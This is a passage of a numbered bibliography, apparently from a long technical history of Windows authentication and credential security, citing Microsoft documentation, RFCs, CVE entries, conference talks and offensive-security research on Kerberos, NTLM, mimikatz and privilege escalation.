612. *Security Copilot in Intune features overview*, 2026. https://learn.microsoft.com/en-us/intune/copilot/

613. *MicrosoftDocs WDAC-Toolkit*, 2024. https://github.com/MicrosoftDocs/WDAC-Toolkit
614. *PCI Security Standards Document Library*, 2026. https://www.pcisecuritystandards.org/document_library
615. *Deploy Code Integrity Policies (Wayback 2017)*, 2017. https://web.archive.org/web/20170101000000/https://docs.microsoft.com/en-us/windows/device-security/device-guard/deploy-code-integrity-policies-steps
616. *What Is AppLocker (Microsoft Learn)*, 2024. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/what-is-applocker
617. Andy Greenberg — *He Perfected a Password-Hacking Tool, then the Russians Came Calling* (2017). https://www.wired.com/story/how-mimikatz-became-go-to-hacker-tool/
618. Benjamin Delpy — *mimikatz 1.0 vient de sortir en version alpha! (Wayback snapshot)*, 2011. https://web.archive.org/web/20110910081729/http://blog.gentilkiwi.com/mimikatz
619. Microsoft — *Mitigating Pass-the-Hash (PtH) Attacks and Other Credential Theft* (versions 1 and 2). https://www.microsoft.com/en-us/download/details.aspx?id=36036
620. Microsoft Trustworthy Computing Group — *Mitigating Pass-the-Hash and Other Credential Theft, Version 2*, 2014. https://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating-Pass-the-Hash-Attacks-and-Other-Credential-Theft-Version-2.pdf
621. *Credential Guard overview (Microsoft Learn)*, 2024. https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard
622. Kim Zetter — *Countdown to Zero Day: Stuxnet and the Launch of the World's First Digital Weapon*,
2014. ISBN 978-0770436179
623. *Microsoft Security Bulletin MS10-046 — Critical (Windows Shell LNK RCE)*, 2010. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-046
624. Benjamin Delpy — *mimikatz/sekurlsa (Wayback snapshot)*, 2011. https://web.archive.org/web/20110711232613/http://blog.gentilkiwi.com/mimikatz/sekurlsa

625. Pavel Yosifovich, Alex Ionescu, Mark Russinovich, David Solomon — *Windows Internals, Part 1 (7th edition)* (2017). https://learn.microsoft.com/en-us/sysinternals/resources/windows-internals
626. *Credentials Processes in Windows Authentication (Microsoft Learn)*, 2025. https://learn.microsoft.com/en-us/windows-server/security/windows-authentication/credentials-processes-in-windows-authentication
627. *Understand AppLocker policy design decisions (Microsoft Learn)*, 2024. https://learn.microsoft.com/en-us/windows/security/application-security/application-control/app-control-for-business/applocker/understand-applocker-policy-design-decisions
628. Joanna Rutkowska, Alex Tereshkin — *Evil Maid Goes After TrueCrypt! (Invisible Things Lab, October 16, 2009; Wayback snapshot)*, 2009. https://web.archive.org/web/20110114043427/http://theinvisiblethings.blogspot.com/2009/10/evil-maid-goes-after-truecrypt.html
629. *DirectAccess Design Guide for Windows 7 / Server 2008 R2 (Microsoft Learn archive)*, 2012. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/ee649191(v=ws.10)
630. Ralph Langner — *To Kill a Centrifuge: A Technical Analysis of What Stuxnet's Creators Tried to Achieve*, 2013. https://archive.org/details/to-kill-a-centrifuge
631. Bruce Dang, Peter Ferrie — *Adventures in Analyzing Stuxnet (27C3)*, 2010. https://media.ccc.de/v/27c3-4245-en-adventures_in_analyzing_stuxnet
632. *Microsoft Security Bulletin MS10-061 — Critical (Print Spooler RCE)*, 2010. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-061
633. *Microsoft Security Bulletin MS10-073 — Important (Windows Kernel-Mode Drivers LPE)*, 2010. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-073
634. *Microsoft Security Bulletin MS10-092 — Important (Task Scheduler LPE)*, 2010. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-092
635. *Microsoft Security Bulletin MS08-067 — Critical (Server Service RCE)*, 2008. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2008/ms08-067

636. Brian Krebs — *Adobe, Microsoft, WordPress Issue Security Fixes (February 2011 autorun re-release)*, 2011. https://krebsonsecurity.com/2011/02/adobe-microsoft-wordpress-issue-security-fixes/
637. David Drummond — *A New Approach to China (Operation Aurora disclosure)*, 2010. https://googleblog.blogspot.com/2010/01/new-approach-to-china.html
638. David Drummond — *A New Approach to China (Operation Aurora disclosure — Wayback snapshot 2010-01-13)*, 2010. https://web.archive.org/web/20100113172117/http://googleblog.blogspot.com/2010/01/new-approach-to-china.html
639. *NVD CVE-2010-0249 (Operation Aurora IE use-after-free)*, 2010. https://nvd.nist.gov/vuln/detail/CVE-2010-0249
640. *Adobe Investigates Corporate Network Security Issue*, 2010. https://blogs.adobe.com/conversations/2010/01/adobe_investigates_corporate_n.html
641. *Operation Aurora (Wikipedia)*, 2024. https://en.wikipedia.org/wiki/Operation_Aurora
642. Ariana Eunjung Cha, Ellen Nakashima — *Google China cyberattack part of vast espionage campaign, experts say*, 2010. https://www.washingtonpost.com/wp-dyn/content/article/2010/01/13/AR2010011300359.html
643. Dmitri Alperovitch — *More Details on Operation 'Aurora' (McAfee Labs)*, 2010. https://www.mcafee.com/blogs/other-blogs/mcafee-labs/more-details-on-operation-aurora/
644. *Microsoft Security Bulletin MS10-002 — Critical (Cumulative Security Update for Internet Explorer)*, 2010. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-002
645. Skip Duckwall, Chris Campbell — *Pass-the-Hash 2: The Admin's Revenge (Black Hat USA 2013)*, 2013. https://media.blackhat.com/us-13/US-13-Duckwall-Pass-the-Hash-2-The-Admins-Revenge-Slides.pdf
646. *MS-NLMP Section 3.3.2: NTLM v2 Authentication (Microsoft Open Specifications)*, 2024. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/5e550938-91d4-459f-b67d-75d70009e3f3
647. Dell SecureWorks Counter Threat Unit — *Skeleton Key Malware Analysis*, 2015. https://www.secureworks.com/research/skeleton-key-malware-analysis

648. Andy Robbins, Will Schroeder, Rohan Vazarkar — *Six Degrees of Domain Admin — Using Graph Theory to Accelerate Red Team Operations (DEF CON 24)*, 2016. https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20Robbins-Vazarkar-Schroeder-Six-Degrees-of-Domain-Admin.pdf
649. Benjamin Delpy, Skip Duckwall — *Abusing Microsoft Kerberos: Sorry You Guys Don't Get It (Black Hat USA 2014)*, 2014. https://www.blackhat.com/us-14/archives.html
650. Sean Metcalf — *Kerberos Golden Ticket (ADSecurity.org)*, 2015. https://adsecurity.org/?p=1640
651. Benjamin Delpy — *mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c (per-Windows-build signature table)*, 2024. https://raw.githubusercontent.com/gentilkiwi/mimikatz/master/mimikatz/modules/sekurlsa/kuhl_m_sekurlsa_utils.c
652. Benjamin Delpy — *gentilkiwi/mimikatz August 2014 commit listing (GitHub API)*, 2014. https://api.github.com/repos/gentilkiwi/mimikatz/commits?since=2014-08-01T00:00:00Z&until=2014-08-31T23:59:59Z&per_page=100
653. Sean Metcalf — *Mimikatz DCSync Usage, Exploitation, and Detection (ADSecurity.org)*, 2015. https://adsecurity.org/?p=1729
654. Brian Krebs — *Microsoft Releases Emergency Security Update (Schannel)*, 2014. https://krebsonsecurity.com/2014/11/microsoft-releases-emergency-security-update/
655. *NVD CVE-2014-6321 (Schannel WinShock)*, 2014. https://nvd.nist.gov/vuln/detail/CVE-2014-6321
656. *Microsoft Security Bulletin MS14-066 — Critical (Schannel RCE)*, 2014. https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2014/ms14-066
657. *Microsoft 365 network connectivity principles (Microsoft Learn)*, 2026. https://learn.microsoft.com/en-us/microsoft-365/enterprise/microsoft-365-network-connectivity-principles
658. D. E. Bell, L. J. LaPadula — *Secure Computer System: Unified Exposition and Multics Interpretation*, 1976. https://csrc.nist.gov/files/pubs/conference/1998/10/08/proceedings-of-the-21st-nissc-1998/final/docs/early-cs-papers/bell76.pdf

659. D. E. Bell, L. J. LaPadula — *Secure Computer Systems: Mathematical Foundations*, MITRE Technical Report 2547, Volume I, 1973. https://apps.dtic.mil/sti/citations/AD0770768
660. Butler W. Lampson — *A Note on the Confinement Problem*, Communications of the ACM 16(10), 1973. https://dl.acm.org/doi/10.1145/362375.362389
661. Alex Ionescu — *Battle of SKM and IUM: How Windows 10 Rewrites the OS Architecture (Black Hat USA 2015)*, 2015. http://publications.alex-ionescu.com/BlackHat/BlackHat%202015%20-%20Battle%20of%20SKM%20and%20IUM.pdf
662. Mark Russinovich, Thomas Garnier — *Sysmon — Sysinternals (Microsoft Learn)*, 2026. https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
663. *OS Credential Dumping: LSASS Memory (MITRE ATT&CK T1003.001)*, 2024. https://attack.mitre.org/techniques/T1003/001/
664. *Configure Credential Guard (Microsoft Learn)*, 2026. https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/configure
665. Hernan Ochoa — *Pass-The-Hash Toolkit (Core Security Corelabs; iam.exe / whosthere.exe, 2008; Wayback snapshot)*, 2008. https://web.archive.org/web/20150910081824/http://www.coresecurity.com/corelabs-research/open-source-tools/pass-hash-toolkit
666. Paul Ashton / Exploit-DB — *Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client.* https://www.exploit-db.com/raw/19197
667. ly4k/PassTheChallenge. https://github.com/ly4k/PassTheChallenge
668. LSA Authentication. https://learn.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication
669. Hernan Ochoa. *Pass-The-Hash Toolkit*. https://web.archive.org/web/20080817055631/http://oss.coresecurity.com/projects/pshtoolkit.htm
670. Microsoft Security Advisory: Update to improve credentials protection and management (May 13, 2014). https://support.microsoft.com/en-us/topic/microsoft-security-advisory-update-to-improve-credentials-protection-and-management-may-13-2014-93434251-04ac-b7f3-52aa-9f951c14b649
671. Battle of SKM and IUM: How Windows 10 Rewrites OS Architecture. https://github.com/tpn/pdfs/blob/master/Battle%20of%20SKM%20and%20IUM%

20-%20How%20Windows%2010%20Rewrites%20OS%20Architecture%20-%20Alex%20Ionescu%20-%202015%20%28blackhat2015%29.pdf
672. Microsoft — *Protected Users security group* (2025). https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group
673. Brandon LeBlanc. *Windows 8.1 now available!*. https://blogs.windows.com/windowsexperience/2013/10/17/windows-8-1-now-available/
674. Jeff Meisner. *Save the date: Windows Server 2012 R2, Windows System Center 2012 R2 and Windows Intune update coming Oct. 18*. https://blogs.microsoft.com/blog/2013/08/14/save-the-date-windows-server-2012-r2-windows-system-center-2012-r2-and-windows-intune-update-coming-oct-18/
675. Microsoft Ignite: The day-one wrap-up (Wayback Machine snapshot, February 2025). https://web.archive.org/web/2025/https://www.itprotoday.com/unified-communications/microsoft-ignite-the-day-one-wrap-up
676. What's new in Windows Server 2016. https://learn.microsoft.com/en-us/windows-server/get-started/whats-new-in-windows-server-2016
677. Pass-the-Challenge: Defeating Credential Guard (Wayback). https://web.archive.org/web/20240203005631/https://research.ifcr.dk/pass-the-challenge-defeating-credential-guard-31a892eee22
678. Microsoft Learn. *Windows Server release information*. https://learn.microsoft.com/en-us/windows/release-health/windows-server-release-info
679. SSP Packages Provided by Microsoft. https://learn.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-microsoft
680. `Win32_DeviceGuard` schema. https://learn.microsoft.com/en-us/windows/security/threat-protection/device-guard/enable-virtualization-based-protection-of-code-integrity
681. Credential Guard considerations and known issues. https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/considerations-known-issues
682. Microsoft Defender for Identity overview. https://learn.microsoft.com/en-us/defender-for-identity/
683. Microsoft — *Microsoft Entra: What is a Primary Refresh Token* (2025). https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token

684. sssd-kcm(8) – SSSD Kerberos Cache Manager. https://man.archlinux.org/man/sssd-kcm.8.en
685. Protecting Cached User Data (ChromiumOS design doc). https://www.chromium.org/chromium-os/chromiumos-design-docs/protecting-cached-user-data/
686. ly4k/Pypykatz (LSA Isolated Data fork). https://github.com/ly4k/Pypykatz
687. Microsoft Support. *Upcoming changes to NTLMv1 in Windows 11, version 24H2 and Windows Server 2025*. https://support.microsoft.com/en-us/topic/upcoming-changes-to-ntlmv1-in-windows-11-version-24h2-and-windows-server-2025-c0554217-cdbc-420f-b47c-e02b2db49b2e
688. Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades (Tim Medin, DerbyCon 4). https://www.irongeek.com/i.php?page=videos/derbycon4/t120-attacking-microsoft-kerberos-kicking-the-guard-dog-of-hades-tim-medin
689. MITRE ATT&CK T1558.003 – Kerberoasting. https://attack.mitre.org/techniques/T1558/003/
690. MITRE ATT&CK T1558.004 – AS-REP Roasting. https://attack.mitre.org/techniques/T1558/004/
691. Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory (2019). https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
692. Exploiting RBCD using a normal user. https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html
693. Dec0ne — *KrbRelayUp.* https://github.com/Dec0ne/KrbRelayUp
694. Microsoft Learn. *Kerberos Constrained Delegation Overview in Windows Server*. https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview#resource-based-constrained-delegation-across-domains
695. Microsoft Learn. *ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity attribute*. https://learn.microsoft.com/en-us/windows/win32/adschema/a-msds-allowedtoactonbehalfofotheridentity
696. Stephen Breen. *Hot Potato*. 2016. https://foxglovesecurity.com/2016/01/16/hot-potato/. Accessed 2026-05-10. Hot Potato disclosure (January 16, 2016); references Project Zero issue 222 as prior art seed.
697. Stephen Breen, Chris Mallz. *Rotten Potato — Privilege Escalation from Service Accounts to SYSTEM*. 2016. https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-

to-system/. Accessed 2026-05-10. Rotten Potato three-step attack flow; explicit attribution to James Forshaw Project Zero issue 325 and BlackHat talk.

698. Andrea Pierini, Giuseppe Trotta. *ohpe/juicy-potato*. 2018. https://github.com/ohpe/juicy-potato. Accessed 2026-05-10. Juicy Potato (2018); CLSID enumeration; configurable RPC port.
699. Clément Labro (itm4n). *PrintSpoofer — Abusing Impersonation Privileges on Windows 10 and Server 2019*. 2020. https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/. Accessed 2026-05-10. PrintSpoofer technique blog; named-pipe path-validation bypass; the canonical decoder_it quote.
700. *Antimalware Scan Interface Portal*, Microsoft Learn. https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal
701. Parag Mali — *VBS Trustlets: What Actually Runs in the Secure Kernel*, paragmali.com, 2026. https://paragmali.com/blog/vbs-trustlets-what-actually-runs-in-the-secure-kernel/
702. NTLMless: The Death of NTLM in Windows. https://paragmali.com/blog/ntlmless-the-death-of-ntlm-in-windows
703. protocol-defined string-to-key function. https://en.wikipedia.org/wiki/Kerberos_(protocol)
704. SMBRelay (Cult of the Dead Cow). https://www.cultdeadcow.com/tools/smbrelay.html
705. DigiNotar (Wikipedia). https://en.wikipedia.org/wiki/DigiNotar
706. hypervisor. https://paragmali.com/blog/above-ring-zero-how-the-windows-hypervisor-became-a-security/
707. Potato family. https://paragmali.com/blog/windows-access-control-25-years-of-attacks/
708. Remi Gascou — *Coercer.* https://github.com/p0dalirius/Coercer
709. SpecterOps — *Certified Pre-Owned: Abusing Active Directory Certificate Services.* https://posts.specterops.io/certified-pre-owned-d95910965cd2
710. Gilles Lionel (topotam77). *topotam/PetitPotam*. 2021. https://github.com/topotam/PetitPotam. Accessed 2026-05-10. PetitPotam coercion via MS-EFSRPC EfsRpcOpenFileRaw and other LSARPC-bound functions.

711. SpecterOps — *Certified Pre-Owned: Abusing Active Directory Certificate Services (whitepaper).* https://specterops.io/assets/resources/Certified_Pre-Owned.pdf
712. Fortra — *Impacket.* https://github.com/fortra/impacket
713. Microsoft Support — *KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS).* https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
714. Microsoft Open Specifications — *[MS-NLMP]: LMOWFv1().* https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/a724e8df-2b0a-4a36-aef4-2d2b56fd3db7
715. Microsoft Open Specifications — *[MS-NLMP]: NT LAN Manager (NTLM) Authentication Protocol.* https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4
716. Microsoft Open Specifications — *[MS-NLMP]: NTLM v1 Authentication.* https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/464551a8-9fc4-428e-b3d3-bc5bfb2e73a5
717. Microsoft Tech Community. *The Evolution of Windows Authentication*. 2023. https://techcommunity.microsoft.com/blog/windows-itpro-blog/the-evolution-of-windows-authentication/3926848. Accessed 2026-05-10. NTLM future-disablement announcement; local KDC / IAKerb for both local and domain accounts; future disablement of NTLM in Windows 11.
718. mariam_gewida, Microsoft Windows IT Pro Blog — *Advancing Windows security: Disabling NTLM by default.* https://techcommunity.microsoft.com/blog/windows-itpro-blog/advancing-windows-security-disabling-ntlm-by-default/4489526
719. Dan Cuomo, Microsoft Windows OS Platform Blog — *Active Directory improvements in Windows Server 2025.* https://techcommunity.microsoft.com/blog/windowsosplatform/active-directory-improvements-in-windows-server-2025/4202383
720. Microsoft Learn — *NTLM Overview.* https://learn.microsoft.com/en-us/windows-server/security/kerberos/ntlm-overview
721. Microsoft Learn — *Extended Protection for Authentication Overview.* https://learn.microsoft.com/en-us/dotnet/framework/wcf/feature-details/extended-protection-for-authentication-overview
722. NIST NVD — *CVE-2019-1040 — NTLM MIC bypass (Drop the MIC).* https://nvd.nist.gov/vuln/detail/CVE-2019-1040

723. Cult of the Dead Cow — *The SMB Man-In-the-Middle Attack / SMBRelay.* https://cultdeadcow.com/tools/smbrelay.html
724. Microsoft Learn — *Overview of Server Message Block signing.* https://learn.microsoft.com/en-us/troubleshoot/windows-server/networking/overview-server-message-block-signing
725. NIST NVD — *CVE-2008-4037 — SMB Credential Reflection Vulnerability (MS08-068).* https://nvd.nist.gov/vuln/detail/CVE-2008-4037
726. Lee Christensen — *SpoolSample (PrinterBug).* https://github.com/leechristensen/SpoolSample
727. CrowdStrike — *From the Archives: Drop the MIC — CVE-2019-1040.* https://www.crowdstrike.com/en-us/blog/from-the-archives-drop-the-mic-cve-2019-1040/
728. IETF kitten WG — *Initial and Pass Through Authentication Using Kerberos V5 and the GSS-API (IAKERB).* https://datatracker.ietf.org/doc/draft-ietf-kitten-iakerb/
729. Andreas Schneider — *Local authentication hub.* https://blog.cryptomilk.org/2025/02/09/local-authentication-hub/
730. Microsoft Open Specifications — *[MS-NEGOEX]: SPNEGO Extended Negotiation (NEGOEX) Security Mechanism.* https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-negoex/0ad7a003-ab56-4839-a204-b555ca6759a2
731. IETF — *SPNEGO Extended Negotiation (NEGOEX) Security Mechanism (Internet-Draft).* https://datatracker.ietf.org/doc/html/draft-zhu-negoex
732. IETF — *RFC 8143: Using Transport Layer Security (TLS) with NNTP.* https://datatracker.ietf.org/doc/rfc8143/
733. Microsoft Support. *Overview of NTLM auditing enhancements in Windows 11 24H2 and Windows Server 2025*. 2025. https://support.microsoft.com/en-us/topic/overview-of-ntlm-auditing-enhancements-in-windows-11-version-24h2-and-windows-server-2025-b7ead732-6fc5-46a3-a943-27a4571d9e7b. Accessed 2026-05-10. Original publish date July 11, 2025; KB5064479; new audit logs in Microsoft; client / server / domain-controller NTLMv1 audit channels.
734. Microsoft Learn — *Audit use of NTLMv1 on a Windows Server-based domain controller (KB 4090105).* https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/audit-domain-controller-ntlmv1

735. The Hacker News — *Microsoft Begins NTLM Phase-Out With Three-Stage Plan to Move Windows to Kerberos.* https://thehackernews.com/2026/02/microsoft-begins-ntlm-phase-out-with.html
736. European Commission — *NIS2 Directive: new rules on cybersecurity of network and information systems.* https://digital-strategy.ec.europa.eu/en/policies/nis2-directive
737. Microsoft Learn — *How to enable LDAP signing - Windows Server.* https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/enable-ldap-signing-in-windows-server
738. Rubeus. https://github.com/GhostPack/Rubeus
739. Microsoft Learn — *Kerberos authentication overview*. https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview
740. Using Encryption for Authentication in Large Networks of Computers (1978). https://dl.acm.org/doi/10.1145/359657.359659
741. C. Neuman, T. Yu, S. Hartman, K. Raeburn — *RFC 4120 – The Kerberos Network Authentication Service (V5)* (2005). https://datatracker.ietf.org/doc/html/rfc4120
742. Needham-Schroeder protocol. https://en.wikipedia.org/wiki/Needham%E2%80%93Schroeder_protocol
743. [MS-PAC]: Privilege Attribute Certificate Data Structure — 2024. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/
744. Project Athena Technical Plan, Section E.2.1: Kerberos Authentication and Authorization System (1989). https://web.mit.edu/Saltzer/www/publications/athenaplan/e.2.1.pdf
745. Designing an Authentication System: a Dialogue in Four Scenes (1988). https://web.mit.edu/kerberos/dialogue.html
746. Kerberos: An Authentication Service for Open Network Systems (1988). https://www.cerias.purdue.edu/apps/reports_and_papers/view/1760
747. Bill Bryant, Jennifer Steiner, John Kohl. *Kerberos Installation Notes*. https://raw.githubusercontent.com/jameshilliard/acs-GPL-3.3.0/5d2be5d30f3ccef7153906123c90405833b1bf13/tarbal/krb5-1.4/doc/old-V4-docs/installation.mss
748. RFC 1510: The Kerberos Network Authentication Service (V5) — J. Kohl, C. Neuman; 1993. https://datatracker.ietf.org/doc/html/rfc1510
749. L. Zhu, B. Tung — *RFC 4556 – Public Key Cryptography for Initial Authentication in Kerberos (PKINIT)* (2006). https://datatracker.ietf.org/doc/html/rfc4556

750. A Generalized Framework for Kerberos Pre-Authentication (2011). https://datatracker.ietf.org/doc/html/rfc6113
751. PKINIT Freshness Extension (2017). https://datatracker.ietf.org/doc/html/rfc8070
752. CVE-2020-17049: Kerberos KDC Security Feature Bypass (Bronze Bit) (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-17049
753. CVE-2020-17049: Kerberos Bronze Bit Attack – Theory (2020). https://www.netspi.com/blog/technical-blog/network-pentesting/cve-2020-17049-kerberos-bronze-bit-attack-theory/
754. [MS-PAC] Introduction. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-pac/166d8064-c863-41e1-9c23-edaaa5f36962
755. CVE-2022-37967: Windows Kerberos Elevation of Privilege Vulnerability (KrbtgtFullPacSignature) (2022). https://nvd.nist.gov/vuln/detail/CVE-2022-37967
756. Microsoft — *KB5021131: Manage the Kerberos protocol changes related to CVE-2022-37966* (2022). https://support.microsoft.com/en-us/topic/kb5021131-how-to-manage-the-kerberos-protocol-changes-related-to-cve-2022-37966-fd837ac3-cdec-4e76-a6ec-86e67501407d
757. Encryption and Checksum Specifications for Kerberos 5 (2005). https://datatracker.ietf.org/doc/html/rfc3961
758. [MS-KILE] §2.2.7 – Supported Encryption Types Bit Flags. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/6cfc7b50-11ed-4b4d-846d-6f08f0812919
759. K. Jaganathan, L. Zhu, J. Brezak — *RFC 4757 – The RC4-HMAC Kerberos Encryption Types Used by Microsoft Windows* (2006). https://datatracker.ietf.org/doc/html/rfc4757
760. Beyond RC4 for Windows authentication (2025). https://www.microsoft.com/en-us/windows-server/blog/2025/12/03/beyond-rc4-for-windows-authentication/
761. Advanced Encryption Standard (AES) Encryption for Kerberos 5 (2005). https://datatracker.ietf.org/doc/html/rfc3962
762. AES Encryption with HMAC-SHA2 for Kerberos 5 (2016). https://datatracker.ietf.org/doc/html/rfc8009
763. Microsoft's guidance to help mitigate Kerberoasting (2024). https://www.microsoft.com/en-us/security/blog/2024/10/11/microsofts-guidance-to-help-mitigate-kerberoasting/

764. *Group Managed Service Accounts Overview*. https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview
765. Delegated Managed Service Accounts Overview. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/delegated-managed-service-accounts/delegated-managed-service-accounts-overview
766. OWASP Password Storage Cheat Sheet (Wayback snapshot, June 2023). https://web.archive.org/web/20230621142207/https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
767. Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain. https://adsecurity.org/?p=2293
768. KB5008380 - Authentication updates (CVE-2021-42287). https://support.microsoft.com/en-us/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041
769. NVD — *CVE-2022-26923 – Active Directory Domain Services Elevation of Privilege Vulnerability* (2022). https://nvd.nist.gov/vuln/detail/CVE-2022-26923
770. Microsoft — *KB5014754: Certificate-based authentication changes on Windows domain controllers* (2025). https://support.microsoft.com/en-us/topic/kb5014754-certificate-based-authentication-changes-on-windows-domain-controllers-ad2c23b0-15d8-4340-a468-4d4f3b188f16
771. A Diamond Ticket in the Ruff — Charlie Clark, Andrew Schwartz; 2022. https://www.semperis.com/blog/a-diamond-ticket-in-the-ruff/
772. A Diamond (Ticket) in the Ruff — Andrew Schwartz, Charlie Clark; 2022. https://www.trustedsec.com/blog/a-diamond-in-the-ruff
773. Diamond and Sapphire Tickets. https://pgj11.com/posts/Diamond-And-Sapphire-Tickets/
774. Sapphire Ticket – The Hacker Recipes. https://www.thehacker.recipes/a-d/movement/kerberos/forged-tickets/sapphire
775. Next-Gen Kerberos Attacks: Sapphire and Diamond Tickets (2022). https://unit42.paloaltonetworks.com/next-gen-kerberos-attacks/
776. New Attack Paths? AS Requested STs (2022). https://www.semperis.com/blog/new-attack-paths-as-requested-sts/
777. Microsoft. *Protected Users Security Group*. https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn466518(v=ws.11)
778. Microsoft. *Authentication Policies and Authentication Policy Silos*. https://learn.microsoft.com/en-us/windows-server/security/credentials-

protection-and-management/authentication-policies-and-authentication-policy-silos
779. Privileged access: Enterprise access model. https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model
780. Remote Credential Guard. https://learn.microsoft.com/en-us/windows/security/identity-protection/remote-credential-guard
781. Microsoft. *Group Managed Service Accounts overview*. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-managed-service-accounts/group-managed-service-accounts/group-managed-service-accounts-overview
782. localkdc – A General Local Authentication Hub (2025). https://fosdem.org/2025/schedule/event/fosdem-2025-5618-localkdc-a-general-local-authentication-hub/
783. MIT krb5-1.9 README – Major changes in 1.9 (2010). https://web.mit.edu/kerberos/krb5-1.9/README-1.9.txt
784. MIT krb5 Release 1.9 (2010). https://web.mit.edu/kerberos/krb5-1.9/
785. MIT krb5 Release 1.15. https://web.mit.edu/kerberos/krb5-1.15/
786. Microsoft. *Microsoft Entra Kerberos FAQ*. https://learn.microsoft.com/en-us/entra/identity/authentication/kerberos-faq
787. MITRE — *Steal or Forge Kerberos Tickets: Golden Ticket (T1558.001)* (2024). https://attack.mitre.org/techniques/T1558/001/
788. MITRE ATT&CK T1003.006 — OS Credential Dumping: DCSync. https://attack.mitre.org/techniques/T1003/006/
789. Microsoft — *AD Forest Recovery - Resetting the krbtgt password* (2024). https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-forest-recovery-resetting-the-krbtgt-password
790. Domain of Thrones: Part II — Nico Shyne, Josh Prager; 2023. https://specterops.io/blog/2023/11/06/domain-of-thrones-part-ii/
791. Understand default user accounts in Active Directory. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-default-user-accounts
792. Security identifiers in Active Directory. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers
793. KRBTGT Account Password Reset Scripts now available for customers — Sean Metcalf. https://adsecurity.org/?p=483
794. [MS-KILE]: Kerberos Protocol Extensions — 2026. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/

795. KB5020805: How to manage Kerberos protocol changes related to CVE-2022-37967 — 2023. https://support.microsoft.com/en-us/topic/kb5020805-how-to-manage-kerberos-protocol-changes-related-to-cve-2022-37967-997e9acc-67c5-48e1-8d0d-190269bf4efb
796. Looking back at Project Athena — MIT News; 2018. https://news.mit.edu/2018/mit-looking-back-project-athena-distributed-computing-for-students-1111
797. Athena history (1983-present) from A to Z — MIT Academic Computing Services. https://web.mit.edu/acs/athena.html
798. Microsoft Releases Windows 2000 to Manufacturing — Microsoft News Center; 1999. https://news.microsoft.com/source/1999/12/15/microsoft-releases-windows-2000-to-manufacturing/
799. Microsoft Security Bulletin MS14-068: Vulnerability in Kerberos Could Allow Elevation of Privilege (3011780) — 2014. https://learn.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-068
800. NVD: CVE-2014-6324 — Kerberos Checksum Vulnerability — 2014. https://nvd.nist.gov/vuln/detail/CVE-2014-6324
801. Alva Duckwall, Benjamin Delpy — *Abusing Microsoft Kerberos: Sorry You Guys Don't Get It (Black Hat USA 2014)* (2014). https://infocondb.org/con/black-hat/black-hat-usa-2014/abusing-microsoft-kerberos-sorry-you-guys-dont-get-it
